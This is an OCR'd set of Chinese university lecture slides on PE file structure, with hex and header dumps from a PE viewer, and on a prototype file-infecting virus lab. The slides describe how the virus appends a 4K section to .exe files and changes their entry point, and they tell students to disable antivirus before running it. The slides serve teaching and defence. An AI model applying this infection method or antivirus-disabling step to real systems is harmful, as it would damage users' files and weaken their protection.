
PE文件格式实验

- 本实验是根据PE文件结构及其运行原理而设计的实验。通过该实验，读者可以了解PE文件的结构，为进一步学习PE文件病毒原理奠定基础。
- 【实验目的】
- 了解PE文件基本结构。
- 【实验环境】
- 运行环境：Windows 2000、Windows 9x、Windows NT以及Windows XP。
- 编译环境：Visual Studio 6.0

- 【实验步骤】
- 文件位置：附书资源目录\Experiment\winpe。
- 使用编译环境打开源代码工程，编译后可以生成可执行文件winpe.exe。
- 预备步骤：找任意一个Win32下的EXE文件作为查看对象。
- 实验内容：运行winpe.exe，并打开任一exe文件，选择不同的菜单，可以查看到exe文件的内部结构。实验具体步骤可以参考本教材PPT。

PE格式实验步骤

- WinPE 察看器演示
  - Exe
  - Dll
- 源代码级PE察看器演示


winpe.exe - winpe
File Bars Help Views Fonts
00000000 4D 5A 90 00 03 00 00 00 - 04 00 00 00 FF FF 00 00 MZ..............
00000010 B8 00 00 00 00 00 00 00 - 40 00 00 00 00 00 00 00 ....@.......
00000020 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
00000030 00 00 00 00 00 00 00 00 - 00 00 00 00 E8 00 00 00 ....
00000040 0E 1F BA 0E 00 B4 09 CD - 21 B8 01 4C CD 21 54 68 ....!..L.!Th
00000050 69 73 20 70 72 6F 67 72 - 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E - 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A - 24 00 00 00 00 00 00 00 mode....$.......
00000080 6B 86 50 F0 2F E7 3E A3 - 2F E7 3E A3 2F E7 3E A3 k.P./.>./.>./.>.
00000090 54 FB 32 A3 2E E7 3E A3 - 4D F8 2D A3 2B E7 3E A3 T.2...>.M.-.+.>.
000000A0 AC FB 30 A3 2E E7 3E A3 - C7 F8 34 A3 24 E7 3E A3 ..0...>...4.$.>.
000000B0 C7 F8 3A A3 2A E7 3E A3 - 2F E7 3F A3 18 E6 3E A3 ..:.*.>./.?...>.
000000C0 C7 F8 35 A3 21 E7 3E A3 - 97 E1 38 A3 2E E7 3E A3 ..5.!.>...8...>.
000000D0 52 69 63 68 2F E7 3E A3 - 00 00 00 00 00 00 00 00 Rich/.>.........
000000E0 00 00 00 00 00 00 00 00 - 50 45 00 00 4C 01 06 00 ........PE..L...
000000F0 BD B2 60 42 00 00 00 00 - 00 00 00 00 E0 00 0E 01 ..`B............
00000100 0B 01 06 00 00 30 02 00 - 00 D0 00 00 00 00 00 00 .....0..........
00000110 E0 01 01 00 00 10 00 00 - 00 10 00 00 00 00 40 00 ....@.
00000120 00 10 00 00 00 10 00 00 - 04 00 00 00 00 00 00 00 ....
00000130 04 00 00 00 00 00 00 00 - 00 10 03 00 00 10 00 00 ....
00000140 00 00 00 00 02 00 00 00 - 00 00 10 00 00 10 00 00 ....
00000150 00 00 10 00 00 10 00 00 - 00 00 00 00 10 00 00 00 ....
00000160 00 00 00 00 00 00 00 00 - 00 90 02 00 64 00 00 00 ....d...
00000170 00 B0 02 00 90 33 00 00 - 00 00 00 00 00 00 00 00 .....3..........
00000180 00 00 00 00 00 00 00 00 - 00 F0 02 00 28 11 00 00 ....(...
00000190 00 40 02 00 1C 00 00 00 - 00 00 00 00 00 00 00 00 .@..............
000001A0 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
000001B0 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
000001C0 E0 96 02 00 7C 06 00 00 - 00 00 00 00 00 00 00 00 ....|...........
000001D0 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 ....
000001E0 2E 74 65 78 74 00 00 00 - B0 22 02 00 00 10 00 00 .text....."......
000001F0 00 30 02 00 00 10 00 00 - 00 00 00 00 00 00 00 00 .0..............
00000200 00 00 00 00 20 00 00 60 - 2E 72 64 61 74 61 00 00 .....`.rdata..
00000210 11 3B 00 00 00 40 02 00 - 00 40 00 00 00 40 02 00 .;...@...@...@..
00000220 00 00 00 00 00 00 00 00 - 00 00 00 00 40 00 00 40 ....@..@
00000230 2E 64 61 74 61 00 00 00 - 3C 0F 00 00 00 80 02 00 .data...<.......
00000240 00 10 00 00 00 80 02 00 - 00 00 00 00 00 00 00 00 ....
00000250 00 00 00 00 40 00 00 C0 - 2E 69 64 61 74 61 00 00 ....@....idata..
00000260 F0 10 00 00 00 90 02 00 - 00 20 00 00 00 90 02 00 ....
00000270 00 00 00 00 00 00 00 00 - 00 00 00 00 40 00 00 C0 ....@...
开始
Debug
temp
Microsoft PowerPoint - [...
winpe.exe - winpe
16:05

winpe.exe - winpe

File Bars Help Views Fonts

保存

```
File Hea
  Machine:014C (i386)
  Number of Sections:0006
  TimeDateStamp:4260B2BD
  PointerToSymbolTable:00000000
  NumberOfSymbols:00000000
  SizeOfOptionalHeader:00E0
  Characteristics:010E
    EXECUTABLE_IMAGE
    LINE_NUMS_STRIPPED
    LOCAL_SYMS_STRIPPED
    32BIT_MACHINE

Optional Header
  Magic:010B
  linker version:6.00
  size of code:23000
  size of initialized data:D000
  size of uninitialized data:0
  entrypoint RVA:101E0
  base of code:1000
  base of data:1000
  image base:400000
  section align:1000
  file align:1000
  required OS version:4.00
  image version:0.00
  subsystem version:4.00
  size of image:31000
  size of headers:1000
  checksum:0
  Subsystem:0002 (Windows GUI)
  stack reserve size:100000
  stack commit size:1000
  heap reserve size:100000
  heap commit size:1000
  RVAs & sizes:10
Data Directory:
  EXPORT       rva: 00000000  size: 00000000
  IMPORT       rva: 00029000  size: 00000064
```

英

开始 | Debug | temp | Microsoft PowerPoint - [... | winpe.exe - winpe | 16:07


```
Section Table
  01 .text     VirtSize: 000222B0  VirtAddr:  00001000
    raw data offs:   00001000  raw data size: 00023000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 60000020

  CODE
  MEM_EXECUTE
  MEM_READ

  02 .rdata    VirtSize: 00003B11  VirtAddr:  00024000
    raw data offs:   00024000  raw data size: 00004000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 40000040

  INITIALIZED_DATA
  MEM_READ

  03 .data     VirtSize: 00000F3C  VirtAddr:  00028000
    raw data offs:   00028000  raw data size: 00001000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: C0000040

  INITIALIZED_DATA
  MEM_READ
  MEM_WRITE

  04 .idata    VirtSize: 000010F0  VirtAddr:  00029000
    raw data offs:   00029000  raw data size: 00002000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: C0000040

  INITIALIZED_DATA
  MEM_READ
  MEM_WRITE
```

winpe.exe - winpe

File Bars Help Views Fonts

```
 MSVCRTD.dll
 Hint/Name Table: 000295FC
 TimeDateStamp:   00000000
 ForwarderChain:  00000000
 First thunk RVA: 00029C78
  239  _exit (IAT: 00029DF6)
   93   XcptFilter (IAT: 00029DFE)
  618  exit (IAT: 00029E0C)
  167  _acmdln (IAT: 00029E14)
  109  __getmainargs (IAT: 00029E1E)
  301  _initterm (IAT: 00029E2E)
  155  __setusermatherr (IAT: 00029E3A)
  181   adjust fdiv (IAT: 00029E4E)
  127  __p__commode (IAT: 00029E5E)
  135  __p__fmode (IAT: 00029E6E)
  153  __set_app_type (IAT: 00029E7C)
  230  _except_handler3 (IAT: 00029E8E)
  208  _controlfp (IAT: 00029EA2)
  106    dllonexit (IAT: 00029DD2)
  698  memset (IAT: 00029DC8)
  598  abs (IAT: 00029DC2)
  727  strcat (IAT: 00029DB8)
  723  sprintf (IAT: 00029DAE)
  738  strncpy (IAT: 00029DA4)
  735  strlen (IAT: 00029D9A)
  731  strcpy (IAT: 00029D90)
  742  strstr (IAT: 00029D86)
  696  memcpy (IAT: 00029D7C)
   94  __CxxFrameHandler (IAT: 00029D68)
  459  _setmbcp (IAT: 00029FA8)
  486   strnicmp (IAT: 00029F9C)
  422   onexit (IAT: 00029DE0)
:
 KERNEL32.dll
 Hint/Name Table: 00029064
 TimeDateStamp:   00000000
 ForwarderChain:  00000000
 First thunk RVA: 000296E0
   27  CloseHandle (IAT: 00029EB0)
  274  GetFileSize (IAT: 00029ED0)
```

开始 | Debug | temp | Microsoft PowerPoint - [... | winpe.exe - winpe | 16:09


testdll.dll - winpe
File Bars Help Views Fonts
Exports Table:
Name: testdll.dll
Characteristics: 00000000
TimeDateStamp: 4268AC37
Version: 0.00
Ordinal base: 00000001
# of functions: 00000001
# of Names: 00000001
Entry Pt Ordn Name
00001019 1 ExportedFunction
开始
Debug
temp
Microsoft PowerPoint - [...
testdll.dll - winpe
16:10

32位文件型病毒实验）

- 本实验是根据4.3.2节的文件型病毒编制技术而设计的原型病毒。之所以设计成原型病毒，是因为考虑到信息安全课程的特殊性。学习病毒原理的目的是为了更好地防治病毒，而不是教各位读者编写能运行于实际环境的病毒。
- 【实验目的】
- 了解文件型病毒的基本制造原理。
- 了解病毒的感染、破坏机制，进一步认识病毒程序。
- 掌握文件型病毒的特征和内在机制。

- 【实验环境】
- 运行环境Windows 2000、Windows 9x、Windows NT和Windows XP。
- 【实验步骤】
- 文件位置：附书资源目录\Experiment\win32virus。
- 目录中的virus.rar包中包括Virus.exe(编译的病毒程序)、软件使用说明书.doc(请仔细阅读)、源代码详解.doc(对代码部分加入了部分注释)以及pll.asm(程序源代码)。Example.rar包中选取的是一个常用程序(ebookedit)安装后的安装目录下的程序，用于测试病毒程序。

- 预备步骤：将example.rar解压缩到某个目录，比如D:\virus\example。解压完毕后，应该在该目录下有Buttons目录、ebookcode.exe、ebookedit.exe、ebrand-it.exe以及keymaker.exe等程序，然后把virus.rar包解压后的Virus.exe复制到该目录中。
- 实验内容：通过运行病毒程序观看各步的提示以了解病毒的内在机制。详细的演示步骤参见教学PPT。

- 【实验注意事项】
- 本病毒程序用于实验目的，请妥善使用。
- 在测试病毒程序前，请先关闭杀毒软件的自动防护功能或直接关闭杀毒软件。
- 本程序是在开发时面向实验演示用的，侧重于演示和说明病毒的内在原理，破坏功能有限；而且前流行的病毒破坏方式比较严重，而且发作方式非常隐蔽，千万不要把其他病毒程序采用本例的方式来进行直接运行测试。
- 测试完毕后，请注意病毒程序的清除，以免误操作破坏计算机上的其他程序。

32位PE可执行文件型病毒详细步骤

病毒引导说明：

文件型病毒，没有引导部分演示

病毒传染说明：

传染范围：Virus.exe所在目录

传染目标：可执行文件(.exe)

传染过程：搜索目录内的可执行文件，逐个感染

病毒触发说明：

触发条件：运行Virus.exe程序或被Virus.exe感染的程序

文件型病毒功能说明:

病毒破坏说明：

破坏能力：无害型 传染时减少磁盘的可用空间，在可执行文件上附加一个节(4K)

破坏方式：攻击文件 在可执行文件上附加一个节(4K)，修改可执行文件的入口地址

破坏范围：Virus.exe所在目录

病毒查杀说明：


病毒危害等级：低，属于无害型病毒

病毒特征类型：Bloodhound.W32.1(Norton AntiVirus检测结果，这是Symantec软件来临时指代新病毒的文件）

病毒查杀方法：删除所有被感染的文件

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

- 当防病毒程序如 Norton AntiVirus(注：此处的测试应以当前测试机器上安装杀毒软件为准，本示例运行时机器上安装的只有Norton AntiVirus，故以此为参照)自动防护功能打开 时，鼠标光标位于病毒程序上时，会看到如下的图例：



图例0


图解说明：注解0-1表示Norton AntiVirus的自动防护功能打开着；注解0-2就是防病毒软件在用户鼠标置于图例0中注解0-3处的Virus.exe程序上时的报警提示。

